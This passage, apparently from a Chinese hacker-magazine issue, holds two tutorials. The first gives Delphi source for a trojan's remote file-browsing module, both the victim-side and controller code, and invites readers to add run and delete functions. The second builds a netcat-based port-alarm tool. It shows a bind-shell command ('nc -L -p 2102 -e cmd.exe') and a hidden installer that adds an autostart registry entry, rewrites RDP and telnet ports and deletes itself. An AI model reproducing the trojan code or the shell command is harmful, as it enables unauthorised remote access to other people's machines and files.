    if copy(order,1,5)='drive' then    //磁盘
    begin
       clientsocket1.Socket.SendText('drive'+get_drives.Text);  //发
送磁盘列表
    end;
    if copy(order,1,8)='dir+file' then
    begin
order:=copy(order,9,length(order));// 得到要获取的磁盘路径
       sl1:=tstringlist.Create;
       sl1.Add('dir+file');
       sl1.add(get_dir(order).text);
       sl1.Add(get_file(order).text);
       socket.SendText(sl1.text);// 发送目录和文件列表
    end;
end;
```

控制端编写

上面介绍了被控端的程序代码编写，这里就开始编写程序的控制端，主要使用到了SERVERSOCKET控件来实现数据的网络通讯，程序界面如图3所示。




图3　控制端程序界面

程序控制端的流程如下：

首先在单击"监听"按钮之后程序开始监听8888端口，此时等待被控端的连接。当被控端连接成功后，程序的控制端自动发送"dirve"指令，也就是要求被控端发送磁盘列表过来。

接着在SOCKET的READ事件中得到被控端发送过来的数据，如果是"dirve"开头，则说明是磁盘列表，此时把获取的磁盘列表显示在组合框中。

最后，在单击"浏览"按钮，或者选择组合框中其他磁盘时，会自动发送获取目录和文件列表指令，格式为：dir+file+目录路径。此时，再次在SOCKET的READ事件中获取数据，如果是dir+file开头，则说明获取的数据是目录和文件列表，使用了一个MEMO控件作为媒介保存数据，通过一个FOR循环遍历MEMO框中的数据，把目录或者文件显示在LISTVIEW2控件中。

控制端部分核心代码如下：

```
//------------------浏览-------------
procedure TForm1.Button3Click(Sender: TObject);
begin
try
   memo1.Clear;
   listview2.Clear;
   serversocket1.Socket.Connections[listview1.Selected.index].SendText
('dir+file'+edit2.text);
except
   showmessage('发送指令出错!');
end;
end;
//--------------向上---------------
procedure TForm1.Button2Click(Sender: TObject);
var
i,pos1:integer;
```

```
s,s2,s3:string;
begin
    s:=edit2.Text;
    for i:=length(edit2.text) downto 1 do  //修剪edit2.text
    begin
        s2:=s2+copy(s,i,1);
    end;
    pos1:=pos('\',s2);
    s3:=copy(edit2.Text,1,length(edit2.text)-pos1);
    edit2.Text:=s3;
    button3.click;  //刷新
    listview2.Clear;
end;
//------------------文件列表获取------
procedure TForm1.ListView2DblClick(Sender: TObject);
begin
    if listview2.Selected.SubItems.Strings[0]='文件夹' then    //类型
是文件夹
    begin
        edit2.Text:=edit2.Text+'\'+listview2.Selected.Caption;
        try
            //ServerSocket1.Socket.Connections[form1.ListView2.Selected.
index].SendText('dir+file'+edit2.text);
            button3.Click;
            listview2.clear;  //清空旧的文件列表
        except
            application.MessageBox(pchar('发送命令出错!'),pchar
('Alert'),mb_ok);
        end;
    end
end;
//--------分解出文件列表和目录列表---------------
procedure TForm1.ServerSocket1ClientRead(Sender: TObject;
  Socket: TCustomWinSocket);
var
    order:string;
    sl1:tstringlist;
    a:tlistitem;
    i:integer;
    pos1,pos2:integer;
    s1,s2:string;
begin
    order:=socket.ReceiveText;
    if copy(order,1,5)='drive' then
    begin
        sl1:=tstringlist.Create;
        sl1.Text:=copy(order,6,length(order));
        combobox1.Clear;
        combobox1.Items.Assign(sl1);      //得到磁盘列表
    end;
    if copy(order,1,8)='dir+file' then
    begin
        //showmessage(order);
        order:=copy(order,9,length(order));
        memo1.Text:=order;
        for i:=0 to memo1.Lines.count-1 do
        begin
            if memo1.Lines.Strings[i]<>'' then
            begin
                a:=listview2.Items.Add;   //LISTVIEW2
    order:=memo1.Lines.Strings[i];//重新给ORDER赋值
    pos1:=pos('|',order);
    s1:=copy(order,1,pos1-1);//得到文件或者目录名称
    a.Caption:=s1; //添加LISTVIEW的标题
    delete(order,1,pos1);//删除第一个|左侧的字符串
    pos2:=pos('|',order);
                s2:=copy(order,1,pos2-1);
    a.SubItems.Add(s2);          //添加
                delete(order,1,pos2-1);
                a.SubItems.Add(order);
            end;
        end;
    end;
end;
```

软件测试和运行

在控制端和被控端代码编写完毕之后就可以按下F9键分别运行程序，此时，在控制端的监听端口中输入8888，然后单击"监听"按钮，可以看到被控制端会马上上线。选择上线的控制端后就可以选择一个磁盘进行目录和文件列表的查看，如图4所示。




图4　获取到的磁盘、目录及文件列表

大家如果对获取的数据不是太熟悉，可以使用一个SHOWMESSAGE函数显示获取的数据信息，代码如下：

```
if copy(order,1,8)='dir+file' then
begin
    showmessage(order);
End;
```

此时，如果获得了dir+ file指令，得到的数据其实就是：**目录或者文件名+"|"+类型+"|"+创建事件**，如图5所示。




图5　获取的数据信息

经过对本文的学习，相信大家一定对木马的磁盘列表和目录文件列表的获取有了较为深刻的认识，在此基础上，你可以添加自己的功能代码，比如运行或者删除程序等功能，这就靠自由发挥了哦。

（文章中所涉及的相关代码及工具都已经收录在光盘中）

编辑点评：

本文就是一个远程控制软件文件操作模块的编写教程，只要在此基础上稍作修改，就可以适应各种远程控制软件了。

详解系统端口监视报警器编写

——从原理分析到最终安装包制作

图 夜翼

从本文您可以学到：

1、了解NC

2、利用NC及批处理编写安全工具

前言与准备工作

在以前的手册上也有过介绍DIY系统防御程序的文章，可是基本上用的不是vb就是C语言，对于刚入门的新人来说，虽然很感兴趣，但是动手实践却被挡在了门外，到头来只能是看看源代码而已。我觉得只有亲自动手去做了，去编译了，去运行了，才能真正的去掌握和理解一套程序的编写思路和原理。

编写程序最难的不是语言学的多少，应用的如何，而是这个程序的运行思想，也就是编写思路才是最重要的！刚入门的新人一定要培养起这么一种观念：软件只是被用来减轻我们重复劳动用的，不是黑客的全部，也不是在入侵时最重要的东西。最重要的是一双善于观察的眼睛和一路灵活迅捷的思维。

好了，我们来看看这次编写程序的基本功能和所要用到的一些材料。

系统监视器功能简介：软件在后台自动运行后会监视本机的一些危险端口，如果发现有非法连接或者扫描时便会在本机给出一个可视化的警告窗口，同时断开非法连接。

编写所需要的材料：6个新建的文本文档、nc.exe、批处理潜行者（编译工具）。

原理举例分析

其实，这个端口监视报警程序运用的最主要的程序就是NC.exe。NC又被称为“网络军刀”，其用法多样，很实用。老鸟们都认识它吧？新人不知道的可以去百度或者google查询一下，我就不多说它了。在这里我们着重用到的是它的一个远程正向连接后门命令，具体怎么操作呢？举个例子。

首先在A机上运行命令“**nc.exe -L -vv -p 2102 -e cmd.exe**”，然后在B机上运行“**telnet A机IP 2102**”，这时将在B机上得到一个A机的cmdshell。

看到这里我们想一下，如果将“nc.exe -L -vv -p 2102 -e cmd.exe”中给B机shell的cmd.exe换成calc.exe会出现什么情况呢？我试了一下，在B机连接之后，没有出现cmdshell，但是在A机上计算器的运行窗口却出来了！也就是B机在连接A机的端口时被NC监听捕获，通过参数-e调用运行了calc.exe！

看到这里聪明的你们一定想到了，我们这次编写的端口监听器无非就是将“-e”后面的“cmd.exe”替换成一个可视化报警窗口程序而已。

原理大致就是这样，但是在程序的编写过程中有许多细节性质的东西很重要。例如监听后如何避免影响我们对监听端口的使用，如何进行不间断的实时监控等，这些都是我们要在后面解决的问题。

编写组件源码分析

拿出准备好的6个新建文本文档，开始编写各个组件，编写完毕后再组装。我们从简单的开始，首先编写可视化报警框，实际上就是一个vbs消息对话框。简单吧？代码如下：

```
msgbox "报告！危险端口检测到可疑扫描或连接入侵！",16,"端口监控警报"
```

编写时注意标点符号，必须是英文半角的哦！完成后将这个文本保存为bj.vbs文件，放在一边待用。再拿来2个文本文件，分别写入以下代码：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp]
"PortNumber"=dword:00000133
```

上面的这段代码保存为307.reg文件，下面的代码保存为3389.reg文件。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]
"PortNumber"=dword:00000133
```

完成后仍然放在一边待用，下面到我们的主体监控文件的编写了，同样是使用文本文件，输入以下代码：

```
nc.exe -L -vv -p 3389 -e bj.exe|nc.exe -L -vv -p 23 -e bj.exe|nc.exe -L -vv -p 4899 -e bj.exe|nc.exe -L -vv -p 139 -e bj.exe|nc.exe -L -vv -p 445 -e bj.exe|nc.exe -L -vv -p 135 -e bj.exe
```

这一段便是我们的监控文件代码，把它保存成portscan.bat文件。这里要提醒大家注意一个参数和一个特殊符号，参数是“-p”，它后面的数字便是我们要监视的端口，大家可以自行更改；符号“|”是一个管道符，也就是它前后的命令可以同时执行，这样就可以同时监控多个端口了。

说到这，再说一个和它有点关系的符号“&”，它的作用是只有当它前面的命令执行成功后才执行它后面的命令。感兴趣的可以记一下，我们这里用不到这家伙。

我们看刚才输入的代码，根据讲到的原理，调用的是bj.exe。bj.exe就是可视化报警框吗？是刚才写好的那个bj.vbs编译成的exe文件吗？**注意了！不是的！它不是bj.vbs！**直接将刚才那个bj.vbs编译成的exe文件放在这里虽然是可以达到目的，可是在报警完毕以后呢？这个程序是停止了运行的，不会再继续监听了。也就是说，在NC将bj.vbs触发后，bj.vbs弹出了警告框，之后一切就归于平静了。因为nc和bj.vbs都完成了自己的使命，没有人再次唤醒portscan.bat这个程序运行nc监听端口了，除非用户在看到一次报警完毕后再次立刻手动运行portscan.bat！

这样很不现实，有没有可能在一次报警完毕后，能自动的将portscan.bat调用运行呢？答案是可以的！于是我们上面代码中的bj.exe便出现了。

bj.exe的代码同样是在文本文档中输入，完毕后保存为bj.bat文件，bj.exe是bj.bat编译后的exe文件。

```
taskkill /IM nc.exe /F
start bj.vbs
start portscan.exe
Exit
```

大家仔细再看一下这段代码，只有四句，但在整体中的作用可不能小视。“**taskkill /IM nc.exe /F**”，这句是结束nc的进

程，为什么要在一开始结束nc的监听进程呢？因为这个程序是在端口被触发后被nc调用的，如果不结束nc的进程，程序在运行到第二句代码时就会打开报警窗口，并在执行到第三句时再次运行portscan.exe（portscan.bat编译后的exe文件），最后在第四句结束自己。

这样nc又被启动起来监听了，但是原来的进程还在！这样，如果入侵者反复连接或者扫描的话，我们本地机器上的nc进程岂不是要"新旧累计"的无可附加，不计其数了吗？所以我们在第一句代码处必须强制结束上一次监听的NC的进程，在报警后再重新打开新的nc监听，始终保持一个固定的nc进程数量。这样一来，通过这个bj.bat就可以达到既报警又重新调用监听实时监控的目的了！

至此，主体程序已经编写完毕了，其中portscan.bat和bj.bat需要用批处理潜行者编译成同名的exe文件，特别要注意的是，必须编译成隐藏窗口运行的后台程序。到这里，307.reg和3389.reg还没有用上，它们是用来干什么的呢？实际上它们是用来改变机器3389终端默认端口的。

我们在制作报警器的时候就应该想到，一个软件制作出来后，它的使用者是多种多样的，使用环境也不同，我们要最大限度的使软件的兼容性提高！如果编写的软件只能在自己的机器上使用，那它还有什么意义呢？所有的软件编写都是这么一个道理，包括病毒的编写也一样，希望新人记住这一点！

安装包的分析及其制作

下面来看看安装程序的制作。我们需要这个报警器开机后自动运行，必须要将portscan.exe放到启动项里，而且它监听了3389端口和23端口，为了不影响我们正常的使用，需要将这两个默认端口在程序安装的时候自动更改成自定义的端口，让3389和23成为一个"蜜罐"式的诱惑端口。另外，我们还需要将上面零散的组件放在一个文件夹中规整。

这么多的要求，我们必须在安装时一次完成。虽然我们完全可以借助MSI安装打包程序来做，但是别忘了更加简单易用的winrar，它也算是打包安装软件哦。

我们一次要完成那么多任务，还需要一个帮手，来打开我们6个文本文件中最后的1个吧，在其中输入以下代码：

```
@Echo Off      \\关闭回显（如果编译成后台隐藏exe，则不需要此项）
title 第三区端口监视程序   \\设置窗体标题（如果编译成后台隐藏exe，则不需要此项）
color 0a   \\改变cmd前景背景色（如果编译成后台隐藏exe，则不需要此项）
Echo msgbox "为了设置安全监控，您本机的3389端口已被更改为307端口；本机的telnet默认端口被自动修改为1023，请您牢记！",42,"第三区端口监视器">%windir%\307.vbs   \\生成3389、23端口更改告知对话框
Echo msgbox "为了设置安全监控，portscan.exe已经被设置成开机自动运行，如有防火墙拦截请您设置为允许！",42,"第三区端口监视器">%windir%\portscan.vbs   \\生成告知对话框
@md %windir%\portjt      \\创建主体程序文件夹portjt
@move /y portscan.exe %windir%\portjt    \\静默移动portscan.exe到文件夹内
@move /y bj.exe %windir%\portjt    \\静默移动bj.exe到文件夹内
@move /y nc.exe %windir%\portjt    \\静默移动nc.exe到文件夹内
@move /y bj.vbs %windir%\portjt    \\静默移动bj.vbs到文件夹内
@reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v disanqu /t REG_SZ /d %windir%\portjt\portscan.exe /f >nul    \\将portscan.exe设为开机启动，加入启动项
@regedit /S 3389.reg \\将更改3389默认端口的3389.reg导入注册表
@regedit /S 307.reg    \\将更改3389默认端口的307.reg导入注册表
tlntadmn config port=1023.    \\将telnet默认端口改为1023
@start %windir%\307.vbs      \\运行告知对话框
@start %windir%\portscan.vbs    \\运行告知对话框
start %windir%\portjt\portscan.exe      \\运行监控主体程序
Del /Q 307..reg                    \\删除307.reg
Del /Q 3389.reg                    \\删除3389.reg
Del %0                             \\删除自身
```

将以上代码保存为setup.bat，然后用批处理潜行者编译成exe文件，最好编译成隐藏后台运行的同名文件。这里再说一下307.reg和3389.reg是如何自定义端口的。

在"**PortNumber"=dword:00000133**中，"00000133"是数字"307"的十六进制转换，也就是说端口是307，但是在reg文件中要写成它的十六进制数值。

